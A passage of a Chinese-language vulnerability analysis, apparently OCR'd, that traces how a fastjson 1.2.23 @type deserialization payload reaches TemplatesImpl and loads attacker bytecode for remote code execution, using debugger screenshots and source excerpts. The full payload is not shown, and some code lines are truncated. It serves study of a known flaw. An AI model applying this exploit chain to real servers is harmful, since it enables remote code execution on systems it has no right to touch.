Object obj = JSON.parseObject(text1, Object.class, config, Feature.SupportNonPub
```



然后便进入 `com.alibaba.fastjson.JSON` 这个类中，并使用 `parser.parseObjec` 来解析我们传入的数据。




继续跟进，来到了 `com.alibaba.fastjson.parser.DefaultJSONParser` 这个类中，调用了 derializer.deserialze来解析传入的数据。



由于 deserialze 是一个接口，前面的序列化方法类是

com.alibaba.fastjson.parser.deserializer.JavaObjectDeserializer#deserialze 。




因此这里自然继续跟入之后会来到这个


com.alibaba.fastjson.parser.deserializer.JavaObjectDeserializer类中进行相关操作，而这里有这么一段代码。

```
else {
return type instanceof Class && type != Object.class && type != Serializable.cl
}
```

这段代码又重新回到了 com.alibaba.fastjson.parser.DefaultJSONParser 这个类中，并且调用parseObject方法来处理我们传入的数据。



这个 com.alibaba.fastjson.parser.DefaultJSONParser#parseObject 有说法，我们可以慢慢来看。



首先我们传入的 **text** 的值是我们构造好的 **payload** ，而token是等于12，根据这里if选择，理论上应该是要进入值为12的选择进行处理，所里这种情况下，自然就进入了最后一个else进行了处理。这里开始会针对我们text里面的特殊符号进行一个处理判断（ **lexer.skipWhitespace** ），而 **skipWhitespace** 实现就是下面这部分代码。

```
public final void skipWhitespace() {
while(true) {
while(true) {
if (this.ch <= '/') {
if (this.ch == ' ' || this.ch == '\r' || this.ch == '\n' || this.ch == '\t' || t
this.next();

continue;
}

if (this.ch == '/') {
this.skipComment();
continue;
}
}

return;
```

所以这里的ch结果是 " ，于是便进入下图代码中进行处理。

```
char ch = lexer.getCurrent();  ch: '"' 34
if (lexer.isEnabled(Feature.AllowArbitraryCommas)) {  lexer: JSONScanner@587
    while(ch == ',') {
        lexer.next();
        lexer.skipWhitespace();
        ch = lexer.getCurrent();
    }
}

boolean isObjectKey = false;
Object key;
ParseContext contextR;
if (ch == '"') {
    key = lexer.scanSymbol(this.symbolTable,  '"');
    lexer.skipWhitespace();
    ch = lexer.getCurrent();
    if (ch != ':') {
        throw new JSONException("expect ':' at " + lexer.pos() + ", name " + key);
    }
```

而部分代码需要关注的就是这一行。

```
    key = lexer.scanSymbol(this.symbolTable, '"');  lexer: JSONScanner@587  symbolTable: SymbolTable@590
    lexer.skipWhitespace();
    ch = lexer.getCurrent();
    if (ch != ':') {
        throw new JSONException("expect ':' at " + lexer.pos() + ", name " + key);
DefaultJSONParser    parseObject()

Variables
this = {DefaultJSONParser@585}
object = {JSONObject@588}  size = 0
fieldName = null
lexer = {JSONScanner@587}
context = null
setContextFlag = false
ch = '"' 34
isObjectKey = false
this.symbolTable = {SymbolTable@590}
  symbols = {String[4096]@620}
    Not showing null elements
    1519 = "$ref"
    3962 = "@type"
  indexMask = 4095
```

在 **com.alibaba.fastjson.parser.JSONLexerBase#scanSymbol** 其实也是一个根据特殊符号进行选择，然后进入相应的位置进行处理的，我们可以看到当前的 `chLocal` 是 `@` 符号，而 `quote` 是 " 符号。

```
582         while(true) {
583             char chLocal = this.next();  chLocal: '@' 64
584             if (chLocal == quote) {  chLocal: '@' 64  quote: '"' 34
585                 this.token = 4;
586                 String value;
587                 if (!hasSpecial) {
588                     int offset;
589                     if (this.np == -1) {
590                         offset = 0;
591                     } else {
592                         offset = this.np + 1;
593                     }
594 
595                     value = this.addSymbol(offset, this.sp, hash, symbolTable);
596                 } else {
597                     value = symbolTable.addSymbol(this.sbuf,  offset: 0, this.sp, hash);
598                 }
```

由于我们的@type是通过两个 " 闭合的，这部分while循环一直遍历到@type后面的 " 时候，自然就进入这个相等的if进行处理。

```
while(true) {
    char chLocal = this.next();  chLocal: '"' 34
    if (chLocal == quote) {  chLocal: '"' 34  quote: '"' 34
        this.token = 4;  token: 4
        String value;
        if (!hasSpecial) {  hasSpecial: false
            int offset;  offset: 2
            if (this.np == -1) {
                offset = 0;
            } else {
                offset = this.np + 1;  np: 1
            }

            value = this.addSymbol(offset, this.sp, hash, symbolTable);  offset: 2  sp: 5  hash: 62680954  symbolTable:
        } else {
            value = symbolTable.addSymbol(this.sbuf, offset: 0, this.sp, hash);
        }
```

经过这一系列的处理之后，**com.alibaba.fastjson.parser.JSONLexerBase#scanSymbol**的返回结果自然是 `@type` 。

```
if (chLocal == quote) {  chLocal: '"' 34  quote: '"' 34
    this.token = 4;  token: 4
    String value;  value: "@type"
    if (!hasSpecial) {  hasSpecial: false
        int offset;
        if (this.np == -1) {
            offset = 0;
        } else {
            offset = this.np + 1;  np: 1
        }

        value = this.addSymbol(offset, this.sp, hash, symbolTable);
    } else {
        value = symbolTable.addSymbol(this.sbuf, offset: 0, this.sp, hash);  symbolTable: SymbolTable@590  sbuf: {};
    }


    this.sp = 0;  sp: 0
    this.next();
    return value;  value: "@type"
```

也就是我们最开始时候key的结果是 `@type` ，而继续往下自然进入到了这里。

```
Object thisObj;
if (key == JSON.DEFAULT_TYPE_KEY && !lexer.isEnabled(Feature.DisableSpecialKeyDetect)) {  key: "@type"  lexer:
    ref = lexer.scanSymbol(this.symbolTable, c: '"');
    Class<?> clazz = TypeUtils.loadClass(ref, this.config.getDefaultClassLoader());
DefaultJSONParser    parseObject()


Variables
▶ this = {DefaultJSONParser@585}
  object = {JSONObject@588}  size = 0
  fieldName = null
▶ lexer = {JSONScanner@587}
  context = null
  setContextFlag = false
  ch = '"' 34
  isObjectKey = false
▶ key = "@type"
▶ this.symbolTable = {SymbolTable@590}
▶ JSON.DEFAULT_TYPE_KEY = "@type"
▶ this.config = {ParserConfig@591}
```

而根据前面的分析，我们知道scanSymbol方法会遍历 " 内的数据，当数据一样的时候，就会直接放回value的结果，经过处理之后，这里的clazz的结果自然是我们需要的那个rce的触发类。




我们前面说过由于 **deserialze** 是一个接口，前面的序列化方法类是

com.alibaba.fastjson.parser.deserializer.JavaBeanDeserializer#deserialze ，而传入的clazz正是我们想要实例化的一个利用类。



我们详细看看**com.alibaba.fastjson.parser.deserializer.JavaBeanDeserializer#deserialze**是如何处理的，进来之后，token是16，而text正是我们传入的值。




经过处理这里会调用

com.alibaba.fastjson.parser.deserializer.JavaBeanDeserializer#parseField方法，

```
boolean match = this.parseField(parser, key, object, type, fieldValues);
```

跟进这个方法，这个方法首先会调用smartMatch方法来处理我们传入的key值，而这里的key值就是我们json中的那些字段，比如： `_outputProperties` 、 `_name` 、 `_bytecodes` 等。



这个方法的主要作用是进行一些『智能匹配』，方便后续获取对应变量的getter和setter。调用后这个方法会去掉字符串中的-、删除开头的下划线等，所以当我们传入了 `_bytecodes` 的时候，实际上就给处理成了 `bytecodes` ，并返回对应的FieldDeserializer对象。

```
if (fieldDeserializer == null) {   fieldDeserializer: null
    snakeOrkebab = false;
    String key2 = null;   key2: "bytecodes"

    for(i = 0; i < key.length(); ++i) {
        char ch = key.charAt(i);   ch: '_' 95  i: 0
        if (ch == '_') {   ch: '_' 95
            snakeOrkebab = true;   snakeOrkebab: true
            key2 = key.replaceAll( regex: "_",  replacement: "");   key2: "bytecodes"   key: "_bytecodes"
            break;
        }
```

而经过处理之后，这里的parseField也是一个接口，根据前面流程，这里的parseField进入的是会调用**com.alibaba.fastjson.parser.deserializer.DefaultFieldDeserializer#parseField**方法来进行处理。

```
lexer.nextTokenWithColon(((FieldDeserializer)fieldDeserializer).getFastMatchToke
((FieldDeserializer)fieldDeserializer).parseField(parser, object, objectType, fi
return true;
```

```
public abstract void parseField(DefaultJSONParser var1, Object var2, Type var3, Map<String, Object> var4);
Choose Implementation of parseField (3 methods found)
ArrayListTypeFieldDeserializer (com.alibaba.fastjson.parser.deserializer)   Maven: com.alibaba:fastjson:1.2.23 (fastjson-1.2.23.jar)
DefaultFieldDeserializer (com.alibaba.fastjson.parser.deserializer)   Maven: com.alibaba:fastjson:1.2.23 (fastjson-1.2.23.jar)
ResolveFieldDeserializer (com.alibaba.fastjson.parser.deserializer)   Maven: com.alibaba:fastjson:1.2.23 (fastjson-1.2.23.jar)
```

这里 **fieldValueDeserilizer** 的对象是 **ObjectArrayCodec** ，所以这里自然会进入 **com.alibaba.fastjson.serializer.ObjectArrayCodec#parseArray** 。

```
fieldValueDeserilizer.deserialze(parser, fieldType, this.fieldInfo.name);   fieldValueDeserilizer: ObjectArrayCodec@632   parser:

...veStatus() == 1) {
...ask = parser.getLastResolveTask();
```

而在**com.alibaba.fastjson.serializer.ObjectArrayCodec#parseArray**中，所以这里又会调用**com.alibaba.fastjson.serializer.ObjectArrayCodec#deserialze** 。

```
        array.add(value);
    } else {
        if (this.lexer.token() == 8) {
            this.lexer.nextToken();   lexer: JSONScanner@638
            val = null;
        } else {
            val = ((ObjectDeserializer)deserializer).deserialze( defaultJSONParser: this, type, i);   deserializer: ObjectArrayCo
        }

        array.add(val);
```


而在**fastjson**在处理**[B**类型的数组时，会调用**lexer.bytesValue()**，其中的lexer对应的内容就是JSONScanner。

```
public <T> T deserialze(DefaultJSONParser parser, Type type, Object fieldName) {   parser: DefaultJSONParser@633   type: "class
    JSONLexer lexer = parser.lexer;   lexer: JSONScanner@638   parser: DefaultJSONParser@633
    if (lexer.token() == 8) {
        lexer.nextToken( 16);
        return null;
    } else if (lexer.token() == 4) {
        byte[] bytes = lexer.bytesValue();   lexer: JSONScanner@638
        lexer.nextToken(
        return bytes;
    } else {
        Class componentCla
        if (type instanceo    lexer = {JSONScanner@638}
            GenericArrayTy      text = "[{"@type":"com.sun.org.apache.xalan.internal.xsltc.trax.Templates... View
            Type component      len = 2227
            (componentT        token = 4
            TypeVariab          pos = 84
            Type objTy          features = 132061
            if (objTyp          ch = ']' 93
ObjectArrayCodec   deserialze()   bp = 2170
```


而这个bytesValue()方法会自动帮我们执行一次base64解码。

```
public byte[] bytesValue() {
return IOUtils.decodeBase64(this.text, this.np + 1, this.sp);
}
```


然后最后会在 **com.alibaba.fastjson.parser.deserializer.DefaultFieldDeserializer** 中，通过setValue方式将value赋值给我们要执行的特殊类。




当处理 `_OutputProperties` 时也先会将 `_` 去掉,然后调用该属性的get方法: `getOutputProperties()` 。



然后回到用method.invoke通过反射的方式实例化我们的要调用的类。



我们可以看这部分的反射调用链，很明显了。



在 **com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl#getOutputProperties** 中调用了 **newTransformer** 。

```
public synchronized Properties getOutputProperties() {
try {
return newTransformer().getOutputProperties();
}
catch (TransformerConfigurationException e) {
return null;
}
}
```

继续跟进 **com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl#newTransformer** 中调用了 **getTransletInstance** 。

```
public synchronized Transformer newTransformer()
throws TransformerConfigurationException
{
TransformerImpl transformer;

transformer = new TransformerImpl(getTransletInstance(), _outputProperties,
_indentNumber, _tfactory);

if (_uriResolver != null) {
transformer.setURIResolver(_uriResolver);
}


if (_tfactory.getFeature(XMLConstants.FEATURE_SECURE_PROCESSING)) {
transformer.setSecureProcessing(true);
}
return transformer;
}
```

首先在

com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl#getTransletInstance 方法中 _name 不能为空，然后这里会调用 **defineTransletClassess** 来处理传入的class对象。


```
446    private Translet getTransletInstance()
447        throws TransformerConfigurationException {
448        try {
449            if (_name == null) return null;  _name: "a.b"
450
451            if (_class == null) defineTransletClasses();
452
453            // The translet needs to keep a reference to all its auxiliary
454            // class to prevent the GC from collecting them
455            AbstractTranslet translet = (AbstractTranslet) _class[_transletIndex].newInstance();
456            translet.postInitialization();
457            translet.setTemplates(this);
458            translet.setOverrideDefaultParser(_overrideDefaultParser);
459            translet.setAllowedProtocols(_accessExternalStylesheet);
460            if (_auxClasses != null) {
461                translet.setAuxiliaryClasses(_auxClasses);
462            }
463
464            return translet;
```

在 **defineTransletClassess** 中，这里会调用 **defineClass** 进行处理，我们可以看到这里解析的class的name正是我们POC中构造的com.l1nk3r.fastjson.Test类。




然后会判断这个类的父类是不是

com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet 。




所以这也是为什么我们要在POC构造的过程中继承


com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet。



